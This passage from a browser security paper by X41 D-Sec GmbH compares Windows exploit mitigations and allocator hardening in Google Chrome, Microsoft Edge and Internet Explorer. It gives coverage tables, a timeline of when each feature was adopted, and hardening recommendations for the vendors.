We developed a suite of automated tests to reliably and repeatably determine what mitigations are applied to various processes and binaries used by the tested browser. This test suite is described in more details in the Testing Methodology sub-section of the chapter 7 section. In short, these tests start each browser in a debugger to enumerate all processes and binaries used by the application. The processes are suspended and various third-party applications that are specifically designed to test the presence and effectiveness of sandboxes and hardening techniques are run. For the hardening tests, we used the ProcessMitigations[1] and PESecurity[2] powershell scripts. ProcessMitigations is run once for each process and PESecurity once for each binary in each process. The output of these scripts is parsed to produce one report for each process, which combines all this information. The format of this report is such that it should be easy to use a regular expression search to find out in which processes and/or binaries a particular mitigation is enabled or disabled.

Unlike the tools used to test the sandbox, this tool does not check if all the hardening features are actually applied in the process, but simply checks if the OS reports them as enabled in the process. For instance, the

[1] https://www.powershellgallery.com/packages/ProcessMitigations/1.0.7

[2] https://github.com/NetSPI/PESecurity

tool does not attempt to execute code in non-executable memory to test if Data Execution Prevention (DEP) is enabled, nor does it test if binaries are loaded at random addresses to test if ASLR is enabled. These hardening techniques are implemented in the OS, which is not part of the browser and not covered by this paper: we assume the OS has implemented these mitigations correctly.

9.2 Nomenclature

Various mitigations and hardening techniques are known by a number of different names, especially those for which similar techniques exist on other Operating Systems (e.g. DEP vs No-eXecute (NX), CFG vs Control Flow Integrity (CFI)). A number of mitigations are sometimes grouped together because they have a similar function and/or work together to harden against multiple attack vectors for the same issue. For instance, Device Guard User Mode Code Integrity (UMCI) appears to be the same as Code Integrity Guard (CIG). Both appear to refer to a combination of Signature Checks, Child Process Policy (prevent a process to spawn child processes), and Arbitrary Code Guard (ACG). In such cases, we use what we found to be the most common name for each individual hardening technique and do not cover or mention any of these groups.

9.3 Hardening Techniques

Below (see table 9.1) is a list of mitigations and their status in Google Chrome, Microsoft Edge, and Internet Explorer.

Feature	Google Chrome	Microsoft Edge	Internet Explorer
/GS	●	●	●
ACG	○	●	○
ASLR	●	●	●
Allocator Hardening	◐	◐	◐
CFG	◐	●	●
Child Process Policy	◐	◐	○
DEP	●	●	◐
HIGHENTROPYVA	●	●	●
No Extension Point DLLs	◐	◐	○
No Invalid Handles	◐	◐	○
No Low-integrity binaries	◐	○	○
No Remote DLLs	◐	◐	○
No direct win32k syscalls	●	◐	○
OOP JS compilation	○	●	n/a
SEHOP	●	●	●
Signature checks	○	◐	○

System Fonts only	◐	○	○
VTGuard	◐	◐	◐

Table 9.1: Comparison of Hardening Features (● - True, ○ - False, ◐ - Partly)

9.3.1 /GS

/GS[3] detects some attempts to write data outside the bounds of a stack-based buffer by checking if a security cookie stored immediately adjacent to the buffer has been modified when the function that created the buffer returns, or when an exception is thrown. If modified, the application is terminated. In certain situations, it also makes copies of parameters passed to a function below the buffer on the stack, and uses these copies rather than the original values in the function, to reduce the chance of an out-of-bounds write modifying the value of these arguments.

All tested browsers enable /GS in all their processes.

9.3.2 Arbitrary Code Guard (ACG)

ACG prevents the creation of non-signed executable code as well as the modification of signed executable code in a process. This is done by preventing the process from creating memory that is both executable and writable.

Google Chrome and Internet Explorer do not use ACG at this time. Microsoft Edge enables ACG only in a subset of its sandboxed processes, namely the AppContainers that host webpages (type 001), the new tab page (type 002), extensions (type 003), and the `about:flags` and `about:config` (type 004). It is not enabled in any of the non-sandboxed processes, nor in the Main AppContainer or the AppContainers that host Adobe Flash (type 005) and the OOP JavaScript (JS) compiler (type 006). The latter is by design and makes sense, as this compiler generates arbitrary code by definition. This OOP JS compilation allows the use of ACG in the other processes, as they do not need to generate arbitrary code themselves. For more information about the types of sandboxed processes that Microsoft Edge uses, see the chapter 7.

It would make sense to enable ACG in all processes that do not need the features it disables. It would appear that this includes more processes of all the tested browsers then are currently protected. X41 D-Sec GmbH advises all vendors to consider enabling ACG for as many processes as possible.

9.3.3 Address Space Layout Randomization (ASLR)

ASLR prevents data and/or code from being located at a static address in all instances of a process to prevent an attacker from using the predictability of these addresses in an exploit. It causes the location of

[3] `https://docs.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check`

various data and code in memory to be chosen at random, so that any attempt to use a static address in an exploit is unlikely to point to the correct memory, most likely resulting in an access violation. An application can choose to opt-out of ASLR[4], but it is enabled by default for all applications running on modern versions of Windows. Note that ASLR does not protect against local attackers, since Dynamic Link Library (DLL) files are mapped to the same memory for all processes and only re-randomized after an Operating System restart.

Because of the limited address range available in 32-bits processes, the amount of Random Access Memory (RAM) installed on modern computers and the control over allocations an attacker has in a browser, an attacker could potentially allocate memory across nearly the entire address space in a process. This allows an attacker to use a read or write primitive to try to read from random addresses with a very limited risk of causing an access violation. Without such access violations, the attacker could continue to try reading from and/or writing to various addresses to find information about the memory layout that can be used to completely bypass ASLR. We therefore do not believe ASLR is an effective mitigation in 32-bit versions of any browser.

The randomness (or entropy) used by ASLR in 64-bit processes can vary depending on the settings in the binaries it loads. The main binary can specify if it wants to enable high entropy ASLR; enabling this significantly increases the address space range at which a binary can be loaded. Individual binaries can also opt-out of ASLR. Binaries that lack a relocation table cannot be loaded at any other address than the one specified in the binary. The process can inform the Operating System that it should not allow any binaries to opt-out of ASLR and to not allow the loading of binaries that lack a relocation table. This prevents attackers from bypassing ASLR if they can find a way to load a binary with ASLR disabled or without a relocation table.

All tested browsers enable ASLR in all their processes. However, individual binaries can opt-out of ASLR if they have a specific flag set in their headers. An application can ask the operating system to disallow loading of such binaries as an extra mitigation. Google Chrome is the only tested browser that does not explicitly disallow loading of non-ASLR-enabled binaries. However, Google Chrome is not designed to load arbitrary binaries, regardless of their ASLR status. The ability to trigger the load of an arbitrary module itself would already allow arbitrary code execution, so enabling this mitigation would have limited value.

Binaries require relocation information in order for ASLR to be able to load them at a random address. Binaries without relocation information must be loaded at a specific address. An application can ask the OS to not load any module that has had its relocation information stripped to prevent an ASLR bypass using such a module. None of the tested browsers does this. X41 D-Sec GmbH advises all vendors to enable this mitigation.

[4] https://docs.microsoft.com/en-us/cpp/build/reference/dynamicbase-use-address-space-layout-randomization

9.3.4 Allocator Hardening

Feature	Oilpan	PartitionAlloc	Discardable memory	Malloc	MemGC
Randomization	●	●	◐	◐	●
Memory Wipe on Alloc	●	○	○	○	●
Memory Wipe on Free	●	○	○	○	●
Metadata dedicated	◐	●	●	○	●
Allocation Size-Grouped	●	●	○	○	●
Garbage Collection	●	○	○	○	●

Table 9.2: Comparison of Memory Allocators (● - True, ○ - False, ◐ - Partly)

This section compares the allocators used by the different browsers. A feature comparison can be seen in table 9.2, for details read the descriptions.

9.3.4.1 Allocators of Google Chrome

The Google Chrome browser uses four different allocators, which have different security properties and are used in different parts of the browser. These are Oilpan, PartitionAlloc, Discardable memory and malloc.

9.3.4.1.1 Oilpan Oilpan is a memory allocator with an integrated Garbage Collector (GC). The GC ensures that memory is only freed and available for a new allocation once it is ensured that it is no longer used. This prevents use-after-free vulnerabilities, since an object or memory region is only freed when the GC can ensure that it is no longer used. This is done by using a mark-and-sweep algorithm[5].

Oilpan (also called Blink GC) is implemented in *src/third_party/WebKit/Source/platform/heap/*. Under the hood, Oilpan uses parts of PartitionAlloc (e.g. ***AllocPages()***) for allocations to randomize the addresses of the allocated pages. In theory, it is modular enough to use other allocators as well. Furthermore, guard pages are added before and after each heap region, to prevent linear over- and underwrites into other regions.

Memory is overwritten on ***free()*** via ***SET_MEMORY_INACCESSIBLE()***, before being added to the free list or when being shrunken in *HeapPage.cpp*. Memory allocated is either retrieved from the free list (where it is zero) or via ***AllocPages()*** which in turn uses ***mmap()*** or ***VirtualAlloc()***, which return zeroed memory.

Metadata is only partly[6] near the allocated data. On debug builds, the metadata is protected with a 32 bit canary (*`magic_`*) on 64-bit systems. This overwrite protection is missing on production builds.

[5] https://chromium.googlesource.com/chromium/src/+/master/third_party/WebKit/Source/platform/heap/BlinkGCDesign.md

[6] https://struct.github.io/oilpan_metadata.html

9.3.4.1.2 PartitionAlloc Google Chrome uses the PartitionAlloc allocator for the Blink layout engine (as default allocator, for everything not handled by Oilpan) and pdfium PDF renderer, to prevent certain attacks possible by memory corruptions. The main hardening feature is that allocations happen in pools, where different objects end up in different pools. These pools are separated by guard pages, which detect linear over- and underflows of the memory pages. In addition to this, metadata is stored on a different page, therefore overflows can not corrupt it, which prevents certain classical heap overflow exploitation techniques.

PartitionAlloc provides the following security features[7]:

- Linear overflows cannot corrupt into the partition.
- Linear overflows cannot corrupt out of the partition.
- Metadata is recorded in a dedicated region (not next to each object).
- Linear overflow or underflow cannot corrupt the metadata.
- Buckets are helpful to allocate different-sized objects on different addresses.
- One page can contain only similar-sized objects.
- Dereference of a freelist pointer should fault.
- Partial pointer overwrite of freelist pointer should fault.
- Large allocations are guard-paged at the beginning and end.

A fork exists, which contains further hardening features[8], for example additional randomization, clearing of data at allocation and freeing time as well as a delayed free and improved double-free detection. This shows, that there is room for improvement security wise, which has several performance drawbacks. The implementation used by Google Chrome gets memory cleared by the OS, but does not zero the contents upon ***free()*** and reuse.

Currently, PartitionAlloc in Google Chrome is used for the pools `fast_malloc_allocator_`, `array_buffer_allocator`, `buffer_allocator_` and `layout_allocator_` in the Web Template Framework (WTF) engine. PDFium uses PartitionAlloc partitions for string types, general allocation, and JavaScript ArrayBuffers. Each of these partitions contains several buckets, which group similar sized objects of the partition together.

9.3.4.1.3 Discardable memory Discardable memory[9] is used to cache large objects on memory constrained systems. If memory pressure occurs, objects which are not locked can get discarded to free

[7] https://chromium.googlesource.com/chromium/src/+/dcc13470a/third_party/WebKit/Source/wtf/PartitionAlloc.md#Security

[8] https://github.com/struct/HardenedPartitionAlloc

[9] https://docs.google.com/document/d/1aNdOF_72_eG2KUM_z9kHdbT_fEupWhaDALaZs5D8IAg/edit

formerly allocated memory. The allocations are implemented using memory mapped files (see *src/base/memory/shared_memory.h* in Chromium source code). Discardable memory does not seem to offer any security hardening features by itself. Randomization is partly possible, depending on the ***mmap()*** implementation of the OS.

9.3.4.1.4 malloc ***malloc()*** is the default OS allocator, which is used in the cases not covered by the other allocators. The ***malloc()*** implementation and hardening differs based on the OS. Usually, memory is wiped neither on ***malloc()*** nor ***free()***, but most modern operating systems like Microsoft Windows offer ASLR to randomize the base address of the heap and other hardening features. In Microsoft Windows 8 additional heap hardening features were introduced[10] and further improved in Microsoft Windows 10[11].

9.3.4.2 Allocators of Microsoft Edge and Internet Explorer

Microsoft Microsoft Edge and Internet Explorer on Microsoft Windows also use several techniques to harden heap allocators against exploitation attempts.

9.3.4.2.1 Memory Garbage Collection (Memory Garbage Collection (MemGC)) The heap allocators used in Microsoft Edge and Internet Explorer have gone through a number of steps to harden against vulnerabilities. The current allocator used by the HTML rendering engines of both Microsoft Edge and Internet Explorer is called MemGC. This is a memory manager that uses a mark-and-sweep approach to garbage collection to attempt to reduce the risk of use-after-free issues. MemGC does not remove the requirement to explicitly manage object life-time: objects are still explicitly allocated and released by the code, but rather than immediately free the memory for an object released by the code, objects are occasionally scanned to determine which of these objects might still be used by the code. Only objects that the code is no longer using are actually freed. MemGC is used in the HTML rendering engines of both Microsoft Edge (*edgehtml.dll*) and Internet Explorer (*mshtml.dll*). It is not used by any other component, such as the JavaScript engines (*chakra.dll* and *jscript9.dll* respectively).

MemGC was preceded by IsolatedHeap and Memory Protector, both of which have been replaced entirely by MemGC.

9.3.4.2.2 Heap Isolation Before Microsoft Edge was available, Internet Explorer introduced a mitigation called IsolatedHeap, which was a separate heap used to store all and only DOM Objects. This made it hard for an attacker to exploit certain vulnerabilities by manipulating the heap because many commonly used techniques applied to the main heap, not the DOM object heap. Heap Isolation effectively mitigated

[10] https://media.blackhat.com/bh-us-12/Briefings/Valasek/BH_US_12_Valasek_Windows_8_Heap_Internals_Slides.pdf

[11] https://github.com/MicrosoftDocs/windows-itpro-docs/blob/master/windows/threat-protection/overview-of-threat-mitigations-in-windows-10.md#windows-heap-protections

attacks using a common technique called “heap feng-shui”[12]. IsolatedHeap itself is no longer used when MemGC is enabled in Microsoft Edge and Internet Explorer (the default settings), but MemGC allocates all objects in a separate heap similar to IsolatedHeap. Thus, MemGC provides the same kind of mitigation.

9.3.4.3 JavaScript memory management in Internet Explorer

The JavaScript engine of Internet Explorer is implemented in *jscript9.dll*. When objects are created, the engine in *jscript9.dll* mostly allocates memory directly on the main process’ heap. Some objects are allocated through other components, this is true for strings; these are represented as BSTR structures and allocated through *OLEAUT32.dll*, which also uses the main process’ heap. This means that objects that contain easy-to-control data, such as arrays and strings, are allocated on a heap that is used by many potentially vulnerable components and can often be used in exploits to control the contents of the heap. This used to be of particular concern in Internet Explorer until the introduction of heap isolation.

9.3.4.4 JavaScript memory management in Microsoft Edge

The JavaScript engine of Microsoft Edge, called Chakra, has a more sophisticated memory manager on which MemGC is based. The security of both the memory manager used by Chakra and MemGC are therefore the same; please see above for details on MemGC.

9.3.5 Control Flow Guard (CFG)

CFG[13] uses a white-list of valid C++ methods to prevent execution of arbitrary code through modification of a Virtual Function Table (vftable) (virtual function table) pointer. Typically, in such an attack, a C++ object’s vftable pointer is modified to point to a fake vftable before having the code attempt to call a method of this object. The caller will attempt to look up the address of the method’s code using the fake vftable, before calling it. This allows the attacker to control execution flow and execute arbitrary code. CFG restricts the values that the fake vftable can contain: before the caller calls the address retrieved from the (fake) vftable, it checks if it is in the white-list, and immediately terminates the application if it is not. This severely limits the attacker’s choices to executing a very limited set of code.

In Build 14986, Microsoft switched from a ***_guard_check_icall()*** based implementation to ***_guard_dispatch_icall()***[14]. The dispatch mode passes the called function pointer not to a check function, but to a dispatch function, which checks the pointer and calls it afterwards[15]. This change should only improve the performance and not affect the effectiveness of CFG in mitigating vftable overwrites.

[12] https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf

[13] https://msdn.microsoft.com/en-us/library/windows/desktop/mt637065%28v=vs.85%29.aspx

[14] https://lucasg.github.io/2017/02/05/Control-Flow-Guard/

[15] http://blog.trendmicro.com/trendlabs-security-intelligence/control-flow-guard-improvements-windows-10-anniversary-update/

All three browsers enable CFG during compile time, but the coverage highly differs as can be seen in table 9.3, which shows the number of functions in the main binaries, which are protected by CFG. When CFG is enabled for an executable, all functions in the CFG guard table will be protected. When an additional executable, e.g. a library is loaded into the process, the functions in this libraries guard table will be protected as well. The CFG is only active in Google Chrome for external binaries, but not for internal functions. Internet Explorer also covers a very limited amount of functions. This information can be retrieved using `dumpbin.exe /loadconfig`, which is part of Visual Studio. The total number of functions for each browser are as reported by the IDA Disassembler[16]. Please note, that this comparison does not take into account, how well the different helper libraries are protected by CFG.

Browser	Guard CF function count	Functions Total	Percentage
Google Chrome 59.0.3071.86	0	2993	0.00%
Microsoft Edge 40.15063.0.0	27336	65981	41.43%
Microsoft Edge CP 40.15063.0.0	344	693	49.64%
Internet Explorer 11.296.15063.0	23	166	16.86%

Table 9.3: CFG Coverage

All tested browsers use CFG, but Google Chrome does not use it for internal functions, since Google intends to switch to clang and CFI to protect the control flow[17]. The following binaries are not protected in Google Chrome: *chrome.dll*, *chrome_elf.dll*, *chrome_watcher.dll*, *chrome_child.dll*, *libegl.dll* and *libglesv2.dll*. X41 D-Sec GmbH suggests that Google either enable CFG or CFI as a defense-in-depth.

This mitigation can be improved by asking the OS to not load any module that does not implement CFG. None of the tested browsers does this. The mitigation makes no sense for Google Chrome currently, as it does not implement CFG itself. Therefore, asking the OS not to load any binary without CFG would prevent it from loading its own binaries. However, for Microsoft Edge and Internet Explorer, X41 D-Sec GmbH suggests enabling forced CFG as a defense-in-depth.

9.3.6 Child Process Policy

An application can ask the OS to not allow it to spawn any child processes. This prevents an attacker that can cause a process to try to start an arbitrary application from doing so, which might allow the attacker to run code inside another process outside the sandbox. It also prevents an attacker from bypassing other mitigations that are applied to individual processes, as any new process may not have these mitigations applied. Furthermore, it is quite common for malware to start a separate process in which to perform their intended functions, so the original process through which they gained entry into the system can be resumed/terminated and cannot interfere with its functioning.

[16] `https://www.hex-rays.com/products/ida/`

[17] `https://medium.com/@justin.schuh/securing-browsers-through-isolation-versus-mitigation-15f0baced2c2`

If a Child Process Policy is set to deny creating new processes, the process is not allowed to create any other process directly (e.g. using WinExec) or indirectly (e.g. through an out-of-process COM server).

Of the tested browsers, only Internet Explorer does not enable this at all. Both Google Chrome and Microsoft Edge enable it for some of their processes, but not all: Google Chrome enables it in the sandboxed renderer, PPAPI and GPU processes, while Microsoft Edge enables it on the Flash, PDF and Intranet/Internet AppContainers. This mitigation is therefore not enabled in the Google Chrome main, crashpad-handler and watcher process, not in the Microsoft Edge *browser_broker.exe*, *runtimebroker.exe* and Master AppContainer. Of all these processes that have not enabled the mitigation, it appears that only the Google Chrome main process actually needs to run child processes. Assuming this is the case, X41 D-Sec GmbH would suggest enabling this in the other processes as a defense in depth.

9.3.7 Data Execution Prevention (DEP)

DEP prevents the execution of memory that is not specifically marked as containing executable code to prevent an attacker from storing code in data under his or her control. With DEP enabled, any attempt to execute code in a memory region that is not marked as executable will result in an access violation. An application can choose to opt-out of DEP, but it is enabled by default for all applications running on modern versions of Windows. For compatibility reasons, Microsoft allows to disable this feature[18].

All tested browsers enable DEP in all their processes. However, we found that the *iexplore.exe* binary for the 32-bit version of Internet Explorer on our 64-bit test machine does not have DEP enabled in its headers. However, it seems to be enabled at runtime.

9.3.8 HIGHENTROPYVA

HIGHENTROPYVA[19] is an upgrade to ASLR that enables the use of a larger section of the 64-bit address space. This increases the entropy in the randomization and makes it less likely for an attacker to successfully guess the address of a module in memory. It is a per-binary setting, in that the main binary and each module loaded in a process can enable or disable it for themselves. In order to be fully effective, all binaries in a process should have HIGHENTROPYVA enabled, as otherwise at least one of them might still be relatively easy to find.

The 64-bit versions of all three browsers enable HIGHENTROPYVA for all their binaries and for all binaries seen to be loaded into their processes during testing.

[18] https://docs.microsoft.com/en-us/cpp/build/reference/nxcompat-compatible-with-data-execution-prevention

[19] https://docs.microsoft.com/en-us/cpp/build/reference/highentropyva-support-64-bit-aslr

9.3.9 Extension Point DLLs

An application can ask the OS not to load Legacy Extension Point DLLs. There are a number of ways third parties could extend certain functionality by asking the OS to inject a DLL into processes. This flag allows a process that does not use these extensions to disable loading them completely.

Of the tested browsers, only Google Chrome and Microsoft Edge implement this, but only for a limited number of their processes: Google Chrome does not allow this in GPU, PPAPI, and renderer processes, while Microsoft Edge does not allow it in its runtime broker process. X41 D-Sec GmbH advises all vendors to enable this for all processes as a defense-in-depth.

9.3.10 Invalid Handles

An application can ask the OS to immediately terminate it as soon as it attempts to make an API call using an invalid handle. Using an invalid handle in an API call can only happen when the application is in a bad state and terminating it immediately might prevent an attacker from exploiting this.

Of the tested browsers, only Internet Explorer does not enable this at all. Google Chrome enables this in all processes, except the main, watcher, and crashpad-handler processes. Microsoft Edge enables this in all processes, except the browser broker process. X41 D-Sec GmbH advises all vendors to enable this for all processes as a defense-in-depth.

9.3.11 Low-integrity binaries

An application can ask the OS to not allow it to load any binaries from low-integrity file system folders. This prevents an attacker that can download an arbitrary binary into a low-integrity file-system folder from loading it in the process. Most sandboxed processes that have access to disk are only able to access low-integrity folders, so this mitigation is particularly helpful as a defense in depth.

Of the tested browsers, only Google Chrome enables this mitigation in the sandboxed renderer, PPAPI and GPU processes. X41 D-Sec GmbH suggests that Microsoft enables this mitigation in all below-medium-integrity processes in both Microsoft Edge and Internet Explorer.

9.3.12 Remote DLLs

An application can ask the OS not to load any DLLs from a remote (Server Message Block (SMB)) path. This prevents an attacker that can trigger a process to load a module from an arbitrary path from running arbitrary code by loading a module from a machine under the attacker's control on the network/internet.

Of the tested browser, only Google Chrome and Microsoft Edge implement this, but only for a limited number of their processes: Google Chrome does not allow this in GPU, PPAPI, and renderer processes, while Microsoft Edge does not allow it in its Internet or Intranet AppContainer. X41 D-Sec GmbH advises all vendors to enable this for all processes as a defense-in-depth.

9.3.13 Syscall Proxying

The Microsoft Windows OS provides numerous system calls through *win32k.sys* that have historically been found to contain many security vulnerabilities that can be exploited in order to execute code with elevated privileges. Attackers have repeatedly used this attack vector to escape sandboxes and compromise a system completely via the kernel, after first gaining code execution inside a sandbox. If a process does not require access to these syscalls directly, the application can ask the OS not to allow it to make any such syscall. This prevents an attacker that is able to compromise the process from attempting to exploit any vulnerability in *win32k.sys* in order to escalate their privileges.




Figure 9.1: Google Chrome Componenents / Win32k Abstraction

9.3.13.0.1 Win32k Lockdown Of the tested browsers, only Google Chrome implements a syscall filter (see figure 9.1), but only for its PPAPI and renderer processes. Because both of these types of process do need to use some features of win32k, a subset of these system calls is brokered via the main process. This limits an attacker's access to the win32k attack surface.

The use of 32bit syscalls is restricted using the *System Call Disable Policy*[20]. By using the function ***SetPro-***

[20] `https://msdn.microsoft.com/en-us/library/windows/desktop/hh871472(v=vs.85).aspx`

cessMitigationPolicy[21] provided by the Microsoft Windows OS, a runtime policy can be set on a process in order to disable the 32bit syscalls.

Note that the use of non-win32k system calls is not limited by the win32k lockdown.

Also, other Microsoft Windows API functions are hooked. This happens for example when a new module (DLL) is loaded by patching functions[22]. We do not regard this as a security barrier because userland hooks can also be uninstalled or replaced by custom code. However, on a design level these hooks allow more fine-grained access to certain dangerous functions. In case of 32bit syscalls for example it allows Google Chrome to prevent the renderers from making any 32bit syscall, yet using the syscall proxy a renderer might use certain 32bit syscalls remotely if they are considered safe.

9.3.14 Out-of-process JavaScript compilation

Browser	Out-of-process
Google Chrome	○
Microsoft Edge	●
Internet Explorer	○

Table 9.4: Out-of-process JavaScript Compilation

Modern JavaScript engines can compile JavaScript into native machine code that can be executed directly on the Central processing Unit (CPU) for added speed. To do this, they need to create a writable memory region in which to write the compiled assembly, and mark this memory region as executable so it can be used to run the JavaScript. This could potentially be abused by an attacker as a way of generating executable code that can execute arbitrary functions. Out-of-process JavaScript compilation mitigates against some ways in which this can be abused by compiling JavaScript in a separate process. This prevents an attacker from attempting to modify the memory that contains compiled code while it is writable.

As shown in table 9.4 and tested by inspecting the source code of the JavaScript engines, Microsoft Edge uses out-of-process JavaScript compilation and Google Chrome does not use out-of-process JavaScript compilation. Internet Explorer does not compile JavaScript, but interprets it in the traditional way.

9.3.15 Safe Structured Exception Handling (SafeSEH) / Structured Exception Handling Overwrite Prevention (SEHOP)

Safe Structured Exception Handling (SafeSEH) prevents the execution of any Structured Exception Handler (SEH) that is not in a list of known valid exception handlers. It allows the application to provide a white-list

[21] `https://msdn.microsoft.com/en-us/library/windows/desktop/hh769088(v=vs.85).aspx`

[22] `https://cs.chromium.org/chromium/src/sandbox/win/src/interception.h?type=cs&q=AddToPatchedFunctions&l=269`

of valid exception handlers to the OS, which the OS uses when an exception is thrown to check if the SEH information on the stack has been tampered with and points to something that is not in this list. An attempt to modify the SEH and point the exception handler to arbitrary code to have it executed when an exception is being handled will be detected because the exception handler is not in this white-list. This causes an unhandled exception and process termination. An application must opt-in to SafeSEH[23], and it has been superseded by Structured Exception Handling Overwrite Prevention (SEHOP)[24].

SEHOP detects modifications of the SEH data on the stack by checking if the SEH chain is intact and leads to a known good final SEH structure. Any attempt to overwrite the SEH data that breaks the chain will be detected by the OS when an exception is thrown before any exception handler is called and lead to an unhandled exception and process termination.

All the binaries used by all the browsers and all the binaries loaded by them were found to enable SafeSEH. SEHOP is on by default for all processes in all modern versions of Microsoft Windows and none of the tested browsers explicitly disable it.

9.3.16 Signature checks

An application can ask the OS to not allow loading of any binaries into a process, unless these binaries are signed by Microsoft, the Microsoft Store or Microsoft Windows Hardware Quality Lab (WHQL). This prevents an attacker that can cause the process to attempt to load an arbitrary DLL from loading any DLLs that do not meet these criteria, potentially preventing them from easily executing arbitrary code. This mitigation is currently not available for desktop apps that are not developed by Microsoft, because the signing criteria exclude non-store apps that are not developed by Microsoft.

Binary whitelisting as a mitigation has proven time and again to be easy to bypass. For example a bypass that Microsoft does not intend to address was released publicly while this paper was being written[25]. X41 D-Sec GmbH therefore does not believe it to be very effective as a mitigation at this point in time. Further improvements such as finer-grained whitelisting and the ability to white-list signatures not created by Microsoft may be able to improve its effectiveness and usefulness in the future.

Microsoft Edge enables signature checks for all of its AppContainer sandboxes, except the main AppContainer process. For more information about the various types of AppContainer sandboxes that Microsoft Edge uses, see chapter 7.

Google Chrome and Internet Explorer do not use signature checks at this time. Of these two browsers, only Internet Explorer could theoretically implement this mitigation, as its binaries could be signed by Microsoft. Since Google Chrome is not developed by Microsoft and not a Store-app, it cannot use this mitigation at all.

[23] https://msdn.microsoft.com/en-us/library/ee480116%28v=winembedded.60%29.aspx

[24] https://blogs.technet.microsoft.com/srd/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/

[25] http://www.exploit-monday.com/2017/07/bypassing-device-guard-with-dotnet-methods.html

9.3.17 System Fonts only

An application can ask the OS not to load any fonts that are not already installed on the system. This prevents an attacker that can attempt to load a font under their control from doing so to exploit a vulnerability in the font rendering components of Microsoft Windows.

Of the tested browser, only Google Chrome implements this, but only for its GPU, PPAPI, and renderer processes. X41 D-Sec GmbH advises all vendors to enable this for all processes as a defense-in-depth, assuming that none of these processes require this feature.

9.3.18 VTGuard

VTGuard attempts to detect the modification of a vftable pointer using a canary stored at a specific location in each valid vftable. Before any vftable is used, the code checks if the canary value is in that table at the right location. An attacker must determine or guess this random canary value and store it in their fake vftable. If the fake vftable does not have this canary value, VTGuard will terminate the application, rather than execute arbitrary code. The canary is similar to other values in the vftable in that it points to a location in the module, just like a function pointer. Because ASLR is enabled, the module is located at a randomized address. The canary value is therefore similarly randomized. Each C++ class the application wants to add protection to must be explicitly annotated to enable VTGuard. VTGuard mitigations apply only to objects of the protected classes.

Microsoft browsers and Google Chrome loaded the *iertutil.dll* module[26], which implements VTGuard for some of its binaries. Google Chrome apparently loads *iertutil.dll* as a dependency of another DLL and does not use it directly. Only Microsoft Edge and Internet Explorer implement VTGuard in other binaries, specifically their respective rendering engines: *edgehtml.dll* and *mshtml.dll*.

Using public symbols, it is possible to determine how many vftables are stored in each module and how many VTGuard canaries are stored in these vftables. This information can be used to determine the VTGuard coverage for a module.

Our tests of VTGuard show the following results on a 64-bit version of Windows:

- *edgehtml.dll* implemented VTGuard in 829 of 6548 classes (12.7% coverage)
- *iertutil.dll* implements VTGuard in 5 of 107 classes (4.7% coverage)
- *mshtml.dll* implements VTGuard in 733 of 6480 classes (11.3% coverage)

[26] http://www.geoffchappell.com/studies/windows/ie/iertutil/

The effectiveness of VTGuard in mitigating exploitation depends on a number of factors:

1. the number of vulnerabilities that allow an attacker to manipulate a vftable pointer
2. the percentage of such vulnerabilities that affect a vftable pointer that refers to a VTGuard protected vftable
3. the percentage of such vulnerabilities that do not provide a way to leak information that can be used to determine the canary value.

Only by compiling a statistically significant data set of the above factors is it possible to make a reasonable prediction on how effective implementing VTGuard would be as a mitigation against future exploitation. Because this information is not publicly available, and certainly not in a format we could gather and process automatically, it is not realistically possible for X41 D-Sec GmbH to provide any meaningful conclusion about how useful VTGuard is in mitigating exploitation of vulnerabilities in real life situations.

The use of CFG does not contradict the use of VTGuard, since both mechanisms try to protect indirect calls in different ways and neither catches all possible cases.

10 Early Adoption of Hardening Features

This section provides a timeline of the introduction of new hardening features for the target browsers (see table 10.1). For Google Chrome, the earliest analyzed version was released on 2009-05-24 (2.0.172), for Microsoft Edge on 2015-07-30 (20.10240) and Internet Explorer on 2012-11-13 (IE 9). As can be seen from the data, all browsers supported compiler security features from the start, the only exception being CFG, where support in Google Chrome is behind, because Google has plans to implement clang's CFI[1] instead.

Feature	Google Chrome	Microsoft Edge	Internet Explorer
DEP	2009-05-24	2015-07-30	2012-11-13
ASLR	2009-05-24	2015-07-30	2012-11-13
HIGHENTROPYVA	2014-08-26	2015-07-30	2012-11-13
CFG	2016-10-14	2015-07-30	2014-11-17

Table 10.1: Adoption of Hardening Features

Due to the different features sets and proprietary development of certain parts of the browsers, it was not possible to perform a completely fair comparison. The introduction of some features in Google Chrome can be tracked via its bug tracker, but the availability of a patch at a certain data does not necessarily mean that this patch was shipped in an update to the users on that date. Similar, a feature might be introduced in a preview build by Microsoft or made available through a configuration setting that was off by default (e.g. DEP). For some features, it was not possible to find the exact date when they were introduced at all. Where possible, older versions of the browsers were analyzed to find out when a new feature was introduced. Since both vendors make it hard or even impossible for the public to download outdated versions of the release builds of their browsers, X41 D-Sec GmbH was not able to check all versions. Additionally, it was not possible to gather information for all hardening features.

